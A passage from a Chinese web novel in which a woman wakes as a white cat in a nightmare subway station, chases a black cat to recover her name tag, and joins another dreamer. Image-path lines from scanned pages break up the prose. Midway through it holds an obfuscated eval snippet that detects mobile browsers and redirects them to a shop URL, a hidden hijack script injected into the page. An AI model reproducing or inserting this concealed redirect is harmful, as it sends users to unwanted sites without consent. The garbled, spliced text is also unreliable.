《我咪咪喵喵地就通关了》 1. 遗书写给何人 “乘客们,列车马上就要进站了,本次列车终点站:冬亥路。” “请乘客们有序候车,上下车当心缝隙……” 列车进站了。 风随之呼啸而来,地铁站未尽的播报声被撕碎,听不分明。 轰响声让她睁开了眼。 人声鼎沸,列车也缓缓停靠站台。 但首先映入她眼帘的,是地板上的一个长形的木牌。 木牌左右两侧都打了孔,看上去本应有绳子穿过,但现在空荡荡的。 上面还写了两个字,但若隐若现,看不分明,似乎快要消失—— 她费力地眯起眼,终于能看清前面木牌上的字。 “朝云……?” 她看清了,心头立刻冒出两个笃定的念头: 一、这是我的名字,我就是朝云。 二、这木牌是我的东西,而且非常重要。 ——虽然不知道为什么,但朝云打心眼里认为木牌十分重要,看着木牌不在身边,她心里涌上了浓浓的不安。 必须要马上收好它才行。 朝云想着,朝木牌迈步,却立刻发现自己并非“走”过去——她的身体不听使唤地往前蹿了一下。 她低头,“脚”呢?这毛绒绒、圆滚滚、一瓣一瓣,像山竹似的,是什么东西? 朝云茫然地又往前走了一步。 这回,是她的“左脚”,同样像个山竹。 嘶…… 好像哪里不太对劲? 她刚想说点什么,喉咙里滚出的却是一声短促的、她自己都陌生的“咪”。 朝云的脑袋发沉,想要抬手撑住头。 但却是两只爪子高高抬起,掌心肉垫首先触碰到的是薄薄的、小小的、软软的、弹弹的触感…… 身后有光,把她的影子打在地铁站内花色的瓷砖上。 看着影子,朝云愣了愣,她抬爪,影子也抬爪,她探向刚才肉垫摸到的东西—— 原来是一对耳朵。 朝云紧张起来,尾巴也不受控制地甩了下,我的天,为什么还有尾巴? 朝云用肉垫搓了搓自己的耳朵,耳朵温软有弹性,无论她怎么揉搓,最后都还是两个尖尖的妙脆角,挂在她的脑袋上。 旁边传来人声—— “芜~~~快看呀,小猫咪站起来玩自己的耳朵哎,萌之萌之!” 朝云茫然抬头,没找到是谁在说话。 小猫咪?我吗? 朝云摇了摇头。 不,现在最重要的是那个牌子。 朝云有一种莫名的预感,必须要马上把那个牌子收起来,不然会有很可怕的事情发生。 她努力驯服四肢朝木牌跑过去,虽然四条腿各走各的,但总归是跌跌撞撞地到了木牌子前面。 朝云抬爪,想要按住这个木牌子—— 可另一只黑爪伸出,在她之前,轻巧地推走了木牌。 顺着这只爪子,朝云抬头往上看,面前竟是一只黄瞳黑猫。 它翘着尾巴,弓着身子,歪头看她。 朝云扑过去,但黑猫灵巧地又一推,不仅躲过她的扑,还优雅地绕着木牌走了个八字步。 黑猫又抬起前爪,试探地把木牌往朝云的方向推了推,但她真的向前扑过来时,黑猫又马上就把木牌拢向怀里,并不是真的打算把木牌还给朝云。 朝云眯眼盯着它。 黑猫显然能看出朝云的不满,但它眯了眯眼,似乎很愉悦。 它低头叼起朝云的牌子,轻盈地小跑起来,后腿一蹬就上了扶梯的扶手,又借着扶手跳上了旁边的自动贩卖机顶。 它把木牌放在面前,两只前爪交替摆弄,每当木牌快要掉下来的时候,又会被它推回去。 来来回回,是刻意在朝云面前玩弄这个木牌。 朝云收回目光,转而看向扶梯,刚才黑猫就是把它当做垫脚的。 那扶梯比自己高了好几倍,寻常人肯定跳不上去。 但她现在是猫,没道理别的猫能做到,她却不行。 朝云往后退了几步,蓄力,起跳,试图用自己的四肢完成同样优雅而流畅的动作。 但天不遂猫愿。 她四仰八叉地一头撞到扶手的柱子,失败了。 没事,第一次当猫,不熟练是正常的。 朝云晕晕乎乎地站起来,她甩甩头,试图让自己再清醒点。 黑猫低头瞧着她,闲适地抬爪舔了舔。 而在它身边,那木牌上“朝云”二字开始闪烁不定。 又一辆列车进站,站台播报声再次响起时,朝云总算跃上了扶梯的扶手。 听到站台播报,她下意识看向显示列车进站时刻表的屏幕—— 15:03 15:06 15:09 …… 每三分钟就有一个班次的列车进站,她醒来的时候正好有列车,现在是第二辆,说明她已经在这里努力三分钟了,但还是没能拿到那个木牌。 朝云心中愈发焦躁不安。 她的第六感在疯狂预警,不能再耽搁了,必须马上拿到木牌,否则就真的来不及了。 失去记忆,就是失去过往经验的辅助判断,她现在不知道为什么来不及、也不知道是什么来不及,只能选择相信自己的直觉。 朝云用后腿支撑着身体,抬头看向扶梯,又转头看了看自动贩卖机的边缘,就这个路线吧,她一定可以的。 周围人来人往,她努力让自己专心。 朝云小巧的鼻子动了动,明亮的圆眼睛专注地盯着自动贩卖机的边角,那是最靠近扶手的地方。 两只前爪微微点地,如弹簧一样缩紧身子,毛绒绒的背部在阳光下有些透明。 小猫神情专注,摒弃所有杂念,就是现在! 朝云用力蹬起后腿,先是成功上了扶梯,她未做停留,身体流畅地转向,前爪朝自动贩卖机的方向伸去—— 成了! 她两只爪子够到了边缘,修长的身体上,所有的肌肉群听她调动,当她前爪扒住自动贩卖机的边缘一角,后爪同时努力蹬上了机子的侧面,转瞬之间,她终于爬上自动贩卖机顶! 没来得及高兴,朝云一抬头,发现自动贩卖机上空空如也。 她四下查看,又在下面看见那只黑猫,它不知何时从自动贩卖机跳下去了,而且这家伙还叼着她的牌子。 意识到自己被发现后,黑猫不仅没跑,还在与她对视,最后才不急不缓地迈开小碎步,优雅地朝楼梯跑去,是与第二批上楼的人群相逆的方向。 不好!臭黑猫!还我牌子! 朝云向下看,自动贩卖机很高,她心中有一丝胆怯,可此刻也顾不了那么多了。 咬咬牙,朝云勇敢地从自动贩卖机跳了下去。 但好在这具小猫咪的身体似乎本身机能就很强,她落地时,身体自然舒展,前爪轻盈地接触地面,后爪紧跟而来,稳稳地停在了两只前爪旁边。 安全着陆! 朝云落地的同时看了一眼时间—— 15:07 还有一分钟。 为什么是一分钟?列车应该是两分钟进站才对,到底是什么时间节点一直在压迫着她的神经。 她一边思考,一边跃上扶梯,飞快地寻找黑猫的影子,在拥挤的人群中,她终于看见了那只黑猫,黑猫已经跑到了下层,但它嘴巴里仍旧叼着她的木牌! 朝云拔腿朝下面狂奔,逆着人群,灵活地在扶梯上跳跃。 其他所有人都好像没有看见朝云似的,但是,猫儿灵活的身影如闪电穿过,在一个拥有栗色长发的美人眼中,留下了残影。 纪雅音转过头去,看见了一个灵敏的白猫,正在追逐一只黑猫。 她不可思议地盯着黑白两猫的追逐大战。 最重要的是,前面那个黑猫叼着的……似乎是噩梦;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17534215|203775||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 通行证? …… 朝云紧紧地跟上了那只黑猫,黑猫见状,叼着木牌就飞快地向前跑,朝云抬头,看见它跑的方向是8号出口,不妙,那只黑猫想要出站。 不能让它把木牌带出去! 第六感有如实质,仿佛一把长剑悬在朝云的头顶,随时要砍掉她的小猫脑袋。 朝云发了狠,蓝色的瞳孔逐渐变得狭长,颀长的身躯在每一次跳跃中,都拉到最大的距离,后爪每次收回,都最大幅度地落在前爪旁边。 妙脆角般Q弹的耳朵向后贴在脑袋上,这让她看上去脑袋圆圆,仿佛没有耳朵。 朝云睁圆了眼睛,锁定着黑猫的背影,她努力地让自己快一点,再快一点! 每一次落地!她都!更加!靠近那只坏蛋黑猫! 8号出口就在面前一米不到,朝云伸长的右前爪,已经精准地挂住了黑猫的身体。 当她用尖利的爪子刺入黑猫毛发下的皮肤,那黑猫立刻吃痛,扭头想要揍她,可就在它吃痛张嘴哈气的瞬间,朝云的目标已经切换为了那个被甩飞在半空的木牌。 不好,这东西要飞出地铁站了! 朝云瞪大了眼,瞳孔顿时缩成一条直线,她急中生智,飞快调转身体的方向,借力蹬了一脚那个黑猫,在空中完成了一次完美的转向,白色猫猫扑向了被甩飞出去的木牌。 那只黑猫被她踹了一脚,猝不及防地直接被踢出了地铁站。 木牌离出口越来越近、越来越近,好像要飞出去…… 出口处一层透明水纹,隐隐昭示着那是不可跨越的另一个世界。 可就在木牌离出口十几厘米处,朝云毛绒绒的爪子摁住了它,精准地将它从空中拍了下来。 而在爪子触碰到木牌的一瞬间,上面不断变换的字在瞬间如木刻一般锁定了具体名字,显露出清晰的两个字。 ——朝云。 她趴在地上,粉色的舌头搭在两颗下齿之间,右前爪还按着差点飞出去的木牌,累得直喘气。 被她踹飞到外面那只黑猫,此刻隔着水纹,正死死地盯着她,但绕来绕去,已经无法再进入地铁站了。 这回,轮到朝云叼起属于她的通行证。 正巧头顶一片乌云飘走,外面的日光照进来。 地铁出口的玻璃反射日光,闪进她的眼底。 朝云顺着光的方向望着玻璃,倒影中,她确认了自己现在的样子。 她是一只通体透亮,莹白瘦弱的小猫。 叼着通行证,朝云对着玻璃中的自己发呆。 她怎么变成猫了? 朝云困惑时,一双长靴停在她面前,朝云收回思绪,咬紧了木牌,抬头看过去,这人也要抢自己的木牌吗? 朝云看见了一位很漂亮的栗色长发女子。 她居高临下看着自己,似乎在确认什么。 哦,是在看自己的木牌。 奇异的是,她在这个人面前并没有那种诡异的直觉提醒她危险来临,反而感到放松。 “竟然真的是朝云的噩梦通行证?”纪雅音皱着眉,困惑极了。 朝云的通行证在这里,那朝云的尸体呢? A级噩梦遇到的那个BOSS说,只要随身携带通行证,朝云就还有复活的可能,可是通行证在这里,朝云的尸体去哪了。 纪雅音看向小猫,那小白猫用尖利的牙齿咬住通行证,此刻正警惕地盯着她。 难道说……? 纪雅音脑中冒出一个离谱的猜测。 安静了许久的系统,终于在此刻发出通报声音。 在同一时间,朝云的耳边也响起播报。 【晚上好,共梦者!】 【您此次进入的噩梦是——四季地铁,评级B】 【本次共梦者为50人】 【请携带噩梦通行证,前往终点站冬亥路领取本次噩梦的任务】 【晚安,祝大家做个好梦】 2. 遗书写给何人 站台上。 有一行人警惕地识别出了同伴的身份,正慢慢围拢,成为一个圈。 刚刚还有人在低声交谈,但被突然响起的播报声打断了。 “系统播报怎么现在才响?”有人低声道。 “有新手吧,估计刚才没来得及找噩梦通行证。”旁边的同伴冷冰冰的回复着。 那人不可置信:“B级噩梦还会吞噬新手?进入噩梦五分钟内如果没有拿到通行证,就会被梦主吞噬,成为噩梦的一部分——这可是通用规则之首,但凡通关过一个噩梦,都得把这条刻烟吸肺。” “谁知道呢,这毕竟是噩梦,讲什么逻辑?” 在站台上的共梦者之中,有个男人忽然睁大了眼,错愕地看着手中的通讯器,似乎从对面听到了什么不可思议的情报。 此时,在站台下。 纪雅音皱眉,还在看着小白猫叼着的通行证。 噩梦通行证是系统发放的道具,相当于现实世界中的身份证,如果是不同的人拿到通行证,出现的就是不同的名字。 但是眼前—— 这小白猫叼着朝云的通行证,上面还写着也是朝云的名字。 难道这是朝云? 算了,现在也不是该探究的时候。 纪雅音利落弯腰,决定姑且把小猫当做朝云保护。 她捞起地上的小白猫,准备先上二楼站台再说。可纪雅音刚转身,却发现地铁站里不知何时挤满了人。 并且,在系统说完最后那句“晚安好梦”之后,所有人都往朝云和纪雅音的方向看来。 原本就想出站的人,现在脚步顿住,贪婪的目光锁定一人一猫。 而原本想要进站,面朝前方的,此刻强硬地将头转了180度,也看向她们。 黑洞洞的眼神毫无感情,刚才还与寻常别无二致的地铁站,现在到处弥漫着诡异的氛围。 地铁站内的灯光时明时灭,整洁的墙壁莫名其妙变得斑驳,刚才光可鉴人的玻璃,悄无声息爬上了两个新鲜的手印。 纪雅音抱猫的手有点抖。 没办法!她的技能对人形的鬼不顶用,真的很可怕啊! 朝云抬头看她一眼,见纪雅音竟然还在发呆,小猫为此感到担心。 她试图用肉垫拍了拍纪雅音的脸——快跑啊姐们儿,再发呆就危险了! “乘客们,列车马上就要进站了,本次列车终点站:冬亥路。” “请乘客们有序候车,上下车当心缝隙……” 列车进站声的播报一响,密密麻麻的乘客齐刷刷爆开了头。 粘稠的血液滚出来,墙壁和周围的人身上全是血,随后有灿烂柔美的雏菊从他们的脖颈中生长,红的白的黄的蓝的紫的煞是好看。 朝云咬死了她的通行证,只觉得现在地铁站到处一片染血的花海更加诡异。 但与朝云不同,刚才还在害怕的纪雅音松了口气。 对的对的。 雏菊人一出现,马上就对味了,只要不是人形的鬼,其他都是小意思。 这时才她意识到,小猫爪子上烫呼呼的肉垫贴在她的脸颊,是与自身体温明显不同的柔软,这也提醒她身边还有同伴,让纪雅音更加安心。 “准备好了吗?”她低头问小猫。 朝云下意识咬紧了通行证,避免再次遗失。 纪雅音做出一个标准的起跑姿势,雏菊人都盯着她看,它们的眼珠子就藏在可爱的小花朵中间,嫩黄色的花蕊一个接一个地突然“睁开眼”。 跑! 纪雅音闷头推开雏菊人,往地铁的扶梯方向跑去。 雏菊人像真的从地面长出来的植物,它们的脚并不会动,只能伸出手,像是摆动绿叶。 面前的一批雏菊人就是如此缓慢地伸出手,想要拉住她,但速度不快,所以都被纪雅音灵活地躲开了。 纪雅音一直跑到扶梯下面,此刻从下往上看这个扶梯,宛如一个开满花的山坡,只是和其他的雏菊人一样,它们发现了纪雅音,就齐刷刷地看向她。 嫩黄色的花蕊彼此相接,一个接一个地突然“睁开眼”,密密麻麻地盯着纪雅音看。 “嘶,有点恶心,”纪雅音低声说,“还好宁洛那个密恐不在。” 宁洛? 朝云捕捉到这个名字,她隐约觉得自己应该认识这个人,可惜记忆中依旧一片空白。 纪雅音单手抱着猫,主动踩上雏菊人伸出的手,却在雏菊人握紧她的鞋子之前,已经借力踩在旁边无法移动的雏菊人肩膀上了。 她的平衡性极强,有几次朝云都以为她要摔倒了,但纪雅音又精准地踩在了下一个雏菊人的肩膀。 她的速度还不慢,一会儿的功夫,就已经快到站台。 朝云这时候注意到,斑驳的地铁站墙面上画着一朵巨大的雏菊花,雏菊满面笑脸,旁边写着一句话。 “温柔对待小生命,轻轻绕开不践踏。” 小生命?谁?花蕊里长眼睛的雏菊人吗? 她看了一眼密密麻麻的雏菊人,它们又伸出了手,虽然缓慢,但的确是想要抓住纪雅音。 好在纪雅音依旧滑不留手,她踩在雏菊人肩膀上灵活穿梭着。 不过,她现在不算践踏么? 哦,等等。 朝云突然想到了个可能性,如果是这样的思路,现在还真不算践踏。 纪雅音抱着猫回到站台,一列地铁停在站台前,车门之上黄灯闪烁,快要关门了。 纪雅音动作加快,干脆没从雏菊人肩膀上下来,依旧维持着一个诡异的平衡,急头白脸地冲向列车。 踩着雏菊人接力前行,纪雅音终于抵达列车。 站在车顶上,纪雅音低头看过去,好奇怪,在这个车厢门里,居然有雏菊人能够进去? 雏菊人不是像朵花一样栽在地里的吗……? 而且这车厢门旁边写了一个“丙”,又是什么意思?编号? 纪雅音隐约有种不妙的预感,考虑到进去的全是雏菊人,谨慎起见,纪雅音没有立刻跳进去,可是列车即将要关门了。 忽然,小猫用肉垫戳了戳她的脸,纪雅音低头看去,看见死死咬着通行证的小猫抬爪指向了地铁的最前列。 纪雅音朝那边看去,她眼前一亮,原来其他共梦者在那边!怎么才8个,她记得系统通报这次有50个人才对。 思考不影响纪雅音奔跑,地铁车顶没有雏菊人阻拦,她腿又长,三下五除二就往最前列的车厢跑去。 最前列的8个人都快急死了。 “快点!人数不够我们进不去!” 纪雅音已经跑到了那一列车厢,朝云在她怀里,正在想着怎么进去的时候,忽然纪雅音朝前一跃,在半空中旋转了一周,随后稳稳踩在了雏菊人的肩上。 纪雅音刚进入到第一列车厢范围内,众人就能够冲进车厢了,现在列车已经开始关闭,只剩一个小缝。 外面的雏菊人像是得到解放,突然可以动作了,纪雅音根本不慌,她抱着怀里的小猫落地,迈开大长腿,踹开扒在门上的雏菊人,然后在车门即将关闭之际,一个侧身滑铲就挤进去了。 动作行云流水,像特技演员似的。 纪雅音拨了拨长发,拉着地铁扶手站起来,长舒一口气,她拍了拍怀里的小猫:“好猫,没有你指路我还反应不过来呢。” 顺着她的动作,朝云把耳朵向下压了压,但是没开口,毕竟她嘴巴里还咬着通行证。 车厢里的有个人,见此勃然大怒。 “你有病吗?不知道我们都在这里等你,很悠闲是吗?你差点把我们都害死!” 纪雅音收起笑容,缓缓抬眸,冰冷的目光落在了说话的人身上。 这人没察觉到纪雅音冷脸,气得脸红脖子粗,还在狂喷。 “这可是B级噩梦,你没听到系统播报吗?要我们带着通行证进入列车中!你在干嘛?还在抱着猫?” “这死猫,要它有什么用——” 他话没说完,就戛然而止。 因为纪雅音不知怎么就到了他面前,抬起一脚直踢他的面门,但在接触到他的鼻梁之前,就稳稳地停下。 她飞踢的时候稳稳当当地站着,两条腿都打得笔直,小猫还被她抱在怀里,车厢里谁都不敢说话。 